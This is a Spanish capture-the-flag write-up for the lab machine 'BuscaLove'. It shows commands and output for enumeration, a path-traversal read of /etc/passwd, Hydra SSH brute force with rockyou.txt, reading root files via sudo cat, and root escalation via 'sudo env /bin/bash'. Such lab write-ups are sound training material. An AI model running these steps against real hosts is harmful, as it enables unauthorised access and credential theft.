21. Máquina: BuscaLove(Fácil)

- *1. Descubrimiento de puertos y servicios con Nmap:*
  - Utilizamos Nmap para descubrir los puertos abiertos y los servicios en ejecución.
    - *Comando*: `nmap -sVC 172.18.0.2 -Pn`
    - *Resultado*: Se encontró los servicios HTTP Apache y SSH abiertos.
- *2. Búsqueda de directorios activos con Gobuster:*
  - Usamos *Gobuster* para encontrar directorios activos en el servicio HTTP Apache.
    - *Comando*: `gobuster dir -u http://172.18.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html`
    - *Resultado*: Se encontró algún directorio interesante como el */wordpress* el cual encontramos una página inicial simple de una página web.

```
===============================================================
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 10671]
/wordpress            (Status: 301) [Size: 312] [--> http://172.18.0.2/wordpress/]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 882240 / 882244 (100.00%)
```

- *3. Inspección directorio /wordpress:*
  - Al acceder al directorio */wordpress* no observamos información útil de primeras en su visualización, pero inspeccionando en el código fuente nos encontramos el siguiente comentario: `<!-- El desarollo de esta web esta en fase verde muy verde te dejo aquí la ventana abierta con mucho love para los curiosos que gustan de leer -->`
- *4. Búsqueda de directorios activos con Gobuster en Wordpress:*
  - Usamos *Gobuster* para encontrar directorios activos en el directorio */wordpress*.
    - *Comando*: `gobuster dir -u http://172.18.0.2/wordpress -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html`
    - *Resultado*: Se encontró algún directorio interesante como el */index.php*, el cual podemos probar a fuzzear para obtener algún parámetro que nos permita la ejecución remota de comandos, ya que como indica, la página esta aún verde, pista de que puede ser vulnerable a este ataque.


```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/index.php            (Status: 200) [Size: 1048]
/.html                (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
```

- *5. Fuzzear Parámetros en /wordpress/index.php:*
  - Seguidamente, vamos a fuzzear en la página */index.php* en busca de un parámetro que nos permita la ejecución remota de comando, observando así el contenido del file */etc/passwd* para obtener usuarios del sistema.
    - *Comando*: `wfuzz -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hl=40 "http://172.18.0.2/wordpress/index.php?FUZZ=../../../../etc/passwd"`
    - *Resultado*: Hemos encontrado el parámetro *love* válido, el cual podemos utilizar para la ejecución remota de comandos.

```
┌──(root㉿kali)-[/home/kali]
└─# wfuzz -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hl=40 "http://172.18.0.2/wordpress/index.php?FUZZ=../../../../etc/passwd"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://172.18.0.2/wordpress/index.php?FUZZ=../../../../etc/passwd
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000002045:   200        66 L     148 W      2319 Ch     "love"
```

- *6. Obtener información /etc/passwd:*
  - Utilizando el siguiente parámetro *love* en la página web podemos obtener información de files del sistema y ejecución remota de comandos. En este caso queremos la información del file */etc/passwd*

- *Comando*: `http://172.18.0.2/wordpress/index.php?love=../../../../etc/passwd`
- *Resultado*: Observamos el contenido del file */etc/passwd*, con diversos usuarios disponibles en la máquina víctima: *pedro* y *rosa*.




- *7. Ataque de fuerza bruta con Hydra usuarios pedro y rosa:*
  - Realizamos un ataque de fuerza bruta contra el servicio ssh usando la herramienta *Hydra* utilizando los nombres de usuario *pedro* y *rosa*, y las contraseñas de rockyou.txt.
    - *Comandos*: `hydra -l pedro -P /usr/share/wordlists/rockyou.txt 172.18.0.2 ssh` `hydra -l rosa -P /usr/share/wordlists/rockyou.txt 172.18.0.2 ssh`
    - *Resultado*: Para Pedro, no hemos obtenido unas credenciales válidas, pero para el usuario *Rosa* se encontró la contraseña *lovebug*.

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -l rosa -P /usr/share/wordlists/rockyou.txt 172.18.0.2 ssh -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-07 19:52:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting,
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),
[DATA] attacking ssh://172.18.0.2:22/
[STATUS] 138.00 tries/min, 138 tries in 00:01h, 14344262 to do in 1732:24h, 15 active
[STATUS] 105.33 tries/min, 316 tries in 00:03h, 14344084 to do in 2269:39h, 15 active
[STATUS] 98.71 tries/min, 691 tries in 00:07h, 14343709 to do in 2421:46h, 15 active
[22][ssh] host: 172.18.0.2   login: rosa   password: lovebug
1 of 1 target successfully completed, 1 valid password found
```

- *8. Verificación permisos rosa*:
  - Una vez dentro del usuario *rosa* en la máquina víctima con las credenciales encontradas, vamos a verificar que permisos tiene este usuario sobre la máquina víctima.
    - *Comando*: `sudo -l`
    - *Resultado*: Rosa tiene máximos privilegios en la utilización de los comandos *ls (listar contenido de un directorio)* y *cat (ver contenido de un file concreto)* sin necesidad de contraseña. `(LL) NOPASSWD: /usr/bin/ls, /usr/bin/cat`
- *9. Navegación por directorios desde el usuario rosa:*
  - Navegando por los directorios siendo el usuario rosa, podemos encontrar (usando *ls* con máximos privilegios), que en el directorio */root* hay un archivo *secret.txt* que podemos leer, ya que podemos ejecutar *cat* en máximos privilegios.
    - *Comandos*: `sudo ls /root` `LFILE=root/secret.txt -> sudo cat "$LFILE"`
    - *Resultado*: En el contenido de *secret.txt* encontramos un código hexadecimal `4E 5A 58 57 43 59 33 46 4F 4A 32 47 43 34 54 42 4F 4E 58 58 47 32 49 4B`.

```
rosa@ef46c75a300f:/$ LFILE=root/secret.txt
rosa@ef46c75a300f:/$ sudo cat "$LFILE"
4E 5A 58 57 43 59 33 46 4F 4A 32 47 43 34 54 42 4F 4E 58 58 47 32 49 4B
```

- *10. Desencriptar código Hexadecimal:*
  - Usaremos una herramienta de Internet llamada *https://cryptii.com/pipes/base32-to-hex*, para desencriptar el código hexadecimal encontrado en el *secret.txt* usando máximos privilegios.
    - *Resultado*: Obtenemos el string *noacertarasosi* del código hexadecimal `4E 5A 58 57 43 59 33 46 4F 4A 32 47 43 34 54 42 4F 4E 58 58 47 32 49 4B`



- *11. Uso string Desencriptado*:
  - Una vez encontrado el texto desencriptado *noacertarasosi*, probamos como contraseña en los usuarios *root* y *pedro*.

- *Comandos*: `su root + contraseña (noacertarasosi)` `ssh pedro@172.18.0.2 + contraseña (noacertarasosi)`
- *Resultado*: Tenemos éxito para loggearnos usando la contraseña *noacertarasosi* para el usuario *pedro* mediante el servicio ssh.

- *12. Verificación permisos usuario pedro:*
  - Una vez dentro del usuario *pedro* en la máquina víctima con las credenciales encontradas, vamos a verificar que permisos tiene este usuario sobre la máquina víctima.
    - *Comando*: `sudo -l`
    - *Resultado*: Pedro tiene máximos privilegios en el binario */bin/env* sin necesidad de contraseña.
- *13. Escalada de privilegios con binario /bin/env:*
  - Podemos aprovechar los máximos privilegios que tiene *pedro* con el binario *env* para realizar una escalada de privilegios. Buscamos en *GTFO Bins/env* el comando *sudo* para realizar esta escalada.
    - *Comando*: `sudo env /bin/bash`
    - *Resultado*: Aprovechando los máximos privilegios en el binario *env* para el usuario *pedro* hemos conseguido escalar con máximos privilegios *root* en la máquina víctima. Fin de la intrusión!

```
    (ALL) NOPASSWD: /usr/bin/env
pedro@ef46c75a300f:~$ sudo env /bin/bash
root@ef46c75a300f:/home/pedro# whoami
root
root@ef46c75a300f:/home/pedro# cd /root
root@ef46c75a300f:~# ls -a
.  ..  .bashrc  .local  .profile  .ssh  secret.txt
root@ef46c75a300f:~# cat secret.txt
4E 5A 58 57 43 59 33 46 4F 4A 32 47 43 34 54 42 4F 4E 58 58 47 32 49 4B
root@ef46c75a300f:~# xDaliK
bash: xDaliK: command not found
```